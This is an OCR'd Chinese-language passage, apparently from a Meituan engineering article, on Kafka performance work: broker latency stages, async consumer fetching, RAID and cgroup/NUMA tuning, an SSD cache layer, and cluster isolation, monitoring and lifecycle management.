



图 2-6　Kafka-Broker 分阶段延时统计模型

在讲述 Consumer 异步化前，需要解释下图 2-6 展示的 Kafka-Broker 分阶段延时统计模型。Kafka-Broker 端是一个典型的事件驱动架构，各组件通过队列通信。请求在不同组件流转时，会依次记录时间戳，最终就可以统计出请求在不同阶段的执行耗时。

具体来说，当一个 Kafka 的 Producer 或 Consumer 请求进入到 Kafka-Broker 时，Processor 组件将请求写入 RequestQueue，RequestHandler 从 Request-Queue 拉取请求进行处理，在 RequestQueue 中的等待时间是 RequestQueue-Time，RequestHandler 具体的执行时间是 LocalTime。当 RequestHandler 执行

完毕后会将请求传递给 DelayedPurgatory 组件中，该组件是一个延时队列。

当触发某一个延时条件完成了以后会把请求写到 ResponseQueue 中，在 DelayedPurgatory 队列持续的时间为 RemoteTime，Processor 会不断的从 ResponseQueue 中将数据拉取出来发往客户端，标红的 ResponseTime 是可能会被客户端影响的，因为如果客户端接收能力不足，那么 ResponseTime 就会一直持续增加。从 Kafka-Broker 的视角，每一次请求总的耗时时 RequestTotalTime，包含了刚才所有流程分阶段计时总和。





图 2-7 Consumer 异步化

ResponseTime 持续增加的主要问题是因为 Kafka 原生 Consumer 基于 NIO 的单线程模型存在缺陷。如图 2-7 所示，在 Phase1，User 首先发起 Poll 请求，Kafka-Client 会同时向 Broker1、Broker2 和 Broker3 发送请求，Broker1 的数据先就绪时，Kafka Client 将数据写入 CompleteQueue，并立即返回，而不是继续拉取 Broker2 和 Broker3 的数据。后续的 Poll 请求会直接从 CompleteQueue 中读取数据，然后直接返回，直到 CompleteQueue 被清空。在 CompleteQueue 被清空之前，即使 Broker2 和 Broker3 的端的数据已经就绪，也不会得到及时拉取。如图中 Phase2，因为单线程模型存在缺陷导致 WaitFetch 这部分时长变大，导致 Kafka-Broker 的 RespnseTime 延时指标不断升高，带来的问题是无法对服务端的处理瓶颈进行精准的监控与细分。





图 2-8　引入异步拉取线程

针对这个问题，我们的改进是引入异步拉取线程。异步拉取线程会及时地拉取就绪的数据，避免服务端延时指标受影响，而且原生 Kafka 并没有限制同时拉取的分区数，我们在这里做了限速，避免 GC 和 OOM 的发生。异步线程在后台持续不断地拉取数

据并放到 CompleteQueue 中。

## 2.3 系统层

### ① Raid 卡加速





图 2-9 Raid 卡加速

HDD 存在随机写性能不足的问题，表现为延时升高，吞吐降低。针对这个问题我们引入了 Raid 卡加速。Raid 卡自带缓存，与 PageCache 类似，在 Raid 这一层会把数据 Merge 成更大的 Block 写入 Disk，更加充分利用顺序写 HDD 的带宽，借助 Raid 卡保证了随机写性能。

### ② Cgroup 隔离优化





图 2-10 Cgroup 隔离

为了提高资源利用率，美团数据平台将 IO 密集型应用和 CPU 密集型应用混合部署。IO 密集型应用在这里指的就是 Kafka，CPU 密集型应用在这里指的是 Flink 和 Storm。但是原有的隔离策略存在两个问题：首先是物理核本身会存在资源竞争，在同一个物理核下，共享的 L1Cache 和 L2Cache 都存在竞争，当实时平台 CPU 飙升时会导致 Kafka 读写延时受到影响；其次，Kafka 的 HT 跨 NUMA，增加内存访问耗时，如图 2-10 所示，跨 NUMA 节点是通过 QPI 去做远程访问，而这个远程访问的耗时是 40ns。

针对这两个问题，我们改进了隔离策略，针对物理核的资源竞争，我们新的混布策略保证 Kafka 独占物理核，也就是说在新的隔离策略中，不存在同一个物理核被 Kafka 和 Flink 同时使用；然后是保证 Kafka 的所有超线程处于同一侧的 NUMA，避免 Kafka 跨 NUMA 带来的访问延时。通过新的隔离策略，Kafka 的读写延时不再受 Flink CPU 飙升的影响。

## 2.4 混合层 -SSD 新缓存架构





图 2-11　Page 污染引起的性能问题

### 背景和挑战

Kafka 利用操作系统提供的 ZeroCopy 技术处理数据读取请求，PageCache 容量充裕时数据直接从 PageCache 拷贝到网卡，有效降低了读取延时。但是实际上，PageCache 的容量往往是不足的，因为它不会超过一个机器的内存。容量不足时，

ZeroCopy 就会触发磁盘读，磁盘读不仅显著变慢，还会污染 PageCache 影响其他读写。

如图 2-11 中左半部分所示，当一个延迟消费者去拉取数据时，发现 PageCache 中没有它想要的数据，这个时候就会触发磁盘读。磁盘读后会将数据回写到 Page-Cache，导致 PageCache 污染，延迟消费者消费延迟变慢的同时也会导致另一个实时消费受影响。因为对于实时消费而言，它一直读的是最新的数据，最新的数据按正常来说时不应该触发磁盘读的。

### 选型和决策

针对这个问题，我们这边在做方案选型时提供了两种方案：

**方案一**，读磁盘时不回写 PageCache，比如使用 DirectIO，不过 Java 并不支持；

**方案二**，在内存和 HDD 之间引入中间层，比如 SSD。众所周知，SSD 和 HDD 相比具备良好的随机读写能力，非常适合我们的使用场景。针对 SSD 的方案我们也有两种选型：

| 决策 | 优势 | 不足 |
|---|---|---|
| 基于操作系统内核层实现 | 1. 数据路由对应用层透明，对应用代码改动量小。<br>2. 开源软件自身的健壮性由社区维护，可用性较好（前提：社区比较活跃）。 | 1.FlashCache/OpenCAS 每种模式下都会将数据回刷到 SSD 缓存中，与 PageCache 相似，都会发生缓存污染。<br>2. 发生 Cache Miss 时会多一次对设备的访问，延迟增加<br>3. 所有的 Meta 数据都由操作系统维护，内核消耗的内存会增加，在与其他引擎混布的场景下会导致其他服务可申请的内存减少。 |
| Kafka 应用内部实现 | 1. 设计缓存策略时充分考虑了 Kafka 的读写特性，确保近实时的数据消费请求全部落在 SSD 上，保证这部分请求处理的低延迟，同时从 HDD 读取的数据不会回刷到 SSD 防止缓存污染。<br>2. 由于每个日志段都有唯一明确的状态，因此每次请求的查询路径最短，不存在因 Cache Miss 带来的额外性能开销。 | 1. 需要在 Server 端代码上进行改进，涉及的开发及测试工作量较大。<br>2. 随社区大版本升级，也需要迭代上这些改进的代码。但可将相关代码贡献社区，解决迭代问题。 |

**方案一**，可以基于操作系统的内核实现，这种方案 SSD 与 HDD 存储空间按照固定大小分块，并且 SSD 与 HDD 建立映射关系，同时会基于数据局部性原理，Cache Miss 后数据会按 LRU 和 LFU 替换 SSD 中部分数据，业界典型方案包括 OpenCAS 和 FlashCache。其优势是数据路由对应用层透明，对应用代码改动量小，并且社区活跃可用性好；但是问题在于局部性原理并不满足 Kafka 的读写特性，而且缓存空间污染问题并未得到根本解决，因为它会根据 LRU 和 LFU 去替换 SSD 中的部分数据。

**方案二**，基于 Kafka 的应用层去实现，具体就是 Kafka 的数据按照时间维度存储在不同设备上，对于近实时数据直接放在 SSD 上，针对较为久远的数据直接放在 HDD 上，然后 Leader 直接根据 Offset 从对应设备读取数据。这种方案的优势是它的缓存策略充分考虑了 Kafka 的读写特性，确保近实时的数据消费请求全部落在 SSD 上，保证这部分请求处理的低延迟，同时从 HDD 读取的数据不回刷到 SSD 防止缓存污染，同时由于每个日志段都有唯一明确的状态，因此每次请求目的明确，不存在因 Cache Miss 带来的额外性能开销。同时劣势也很明显，需要在 Server 端代码上进行改进，涉及的开发以及测试的工作量较大。





图 2-13　KafkaSSD 新缓存架构

**具体实现**

下面来介绍一下 SSD 新缓存架构的具体实现。

1. 首先新的缓存架构会将 Log 内的多个 Segment 按时间维度存储在不同的存储设备上，如图 2-14 中的红圈 1，新缓存架构数据会有三种典型状态，一种叫 Only Cache，指的是数据刚写进 SSD，还未同步到 HDD 上；第 2 个是 Cached，指数据既同步到了 HDD 也有一部分缓存在 SSD 上；第三种类型叫 WithoutCache，指的是同步到了 HDD 但是 SSD 中已经没有缓存了。
2. 然后后台异步线程持续地将 SSD 数据同步到 HDD 上。
3. 随着 SSD 的持续写入，当存储空间达到阈值后，会按时间顺序删除距当前时间最久的数据，因为 SSD 的数据空间有限。
4. 副本可根据可用性要求灵活开启是否写入 SSD。
5. 从 HDD 读取的数据是不会回刷到 SSD 上的，防止缓存污染。





图 2-14　SSD 新缓存架构细节优化

**细节优化**

介绍了具体实现之后，再来看一下细节优化。

1. 首先是关于日志段同步，就是刚才说到的 Segment，只同步 Inactive 的日志段，Inactive 指的是现在并没有在写的日志段，低成本解决数据一致性问题。
2. 其次是做同步限速优化，在 SSD 向 HDD 同步时是需要限速的，同时保护了两种设备，不会影响其他 IO 请求的处理。

# 3. 大规模集群管理优化

## 3.1 隔离策略

美团大数据平台的 Kafka 服务于多个业务，这些业务的 Topic 混布在一起的话，很有可能造成不同业务的不同 Topic 之间相互影响。此外，如果 Controller 节点同时承担数据读写请求，当负载明显变高时，Controller 可能无法及时控制类请求，例如元数据变更请求，最终可能会造成整个集群发生故障。

针对这些相互影响的问题，我们从业务、角色和优先级三个维度来做隔离优化。





图 3-1 隔离优化

- 第一点是业务隔离，如图 3-1 所示，每一个大的业务会有一个独立的 Kafka 集群，比如外卖、到店、优选。
- 第二点是分角色隔离，这里 Kafka 的 Broker 和 Controller 以及它们依赖的组件 Zookeeper 是部署在不同机器上的，避免之间相互影响。
- 第三点是分优先级，有的业务 Topic 可用性等级特别高，那么我们就可以给它划分到 VIP 集群，给它更多的资源冗余去保证其可用性。

## 3.2 全链路监控

随着集群规模增长，集群管理碰到了一系列问题，主要包括两方面：

- Broker 端延时指标无法及时反应用户问题。
    - 随着请求量的增长，Kafka 当前提供的 Broker 端粒度的 TP99 甚至 TP999 延时指标都可能无法反应长尾延时。
    - Broker 端的延时指标不是端到端指标，可能无法反应用户的真实问题。
- 故障感知和处理不及时。





图 3-2 全链路监控

针对这两个问题，我们采取的策略是全链路监控。全链路监控收集和监控 Kafka 核心组件的指标和日志。全链路监控架构如图 3-2 所示。当某一个客户端读写请求变慢时，我们通过全链路监控可以快速定位到具体慢在哪个环节，全链路指标监控如图

3-3 所示。





图 3-3　全链路指标监控

图 3-4 是一个根据全链路指标定位请求瓶颈的示例，可以看出服务端 RemoteTime 占比最高，这说明耗时主要花费在数据复制。日志和指标的解析服务可以自动实时感知故障和慢节点，大部分的故障（内存、磁盘、Raid 卡以及网卡等）和慢节点都已经支持自动化处理，还有一类故障是计划外的故障，比如分区多个副本挂掉导致的不可用，迁移 Hang 住以及非预期的错误日志等，需要人工介入处理。




图 3-4　全链路监控指标示例

## 3.3 服务生命周期管理





图 3-5 服务生命周期管理

美团线上 Kafka 的服务器规模在万级别，随着服务规模的增长，我们对服务和机器本身的管理，也在不断迭代。我们的自动化运维系统能够处理大部分的机器故障和服务慢节点，但对于机器和服务本身的管理是割裂的，导致存在两类问题：

1. 状态语义存在歧义，无法真实反映系统状态，往往需要借助日志和指标去找到真实系统是否健康或者异常。
2. 状态不全面，异常 Case 需人工介入处理，误操作风险极大。

为了解决这两类问题，我们引入了生命周期管理机制，确保能够真实反映系统状态。生命周期管理指的是从服务开始运行到机器报废停止服务的全流程管理，并且做到了服务状态和机器状态联动，无需人工同步变更。而且新的生命周期管理机制的状态变更由特定的自动化运维触发，禁止人工变更。

## 3.4 TOR 容灾

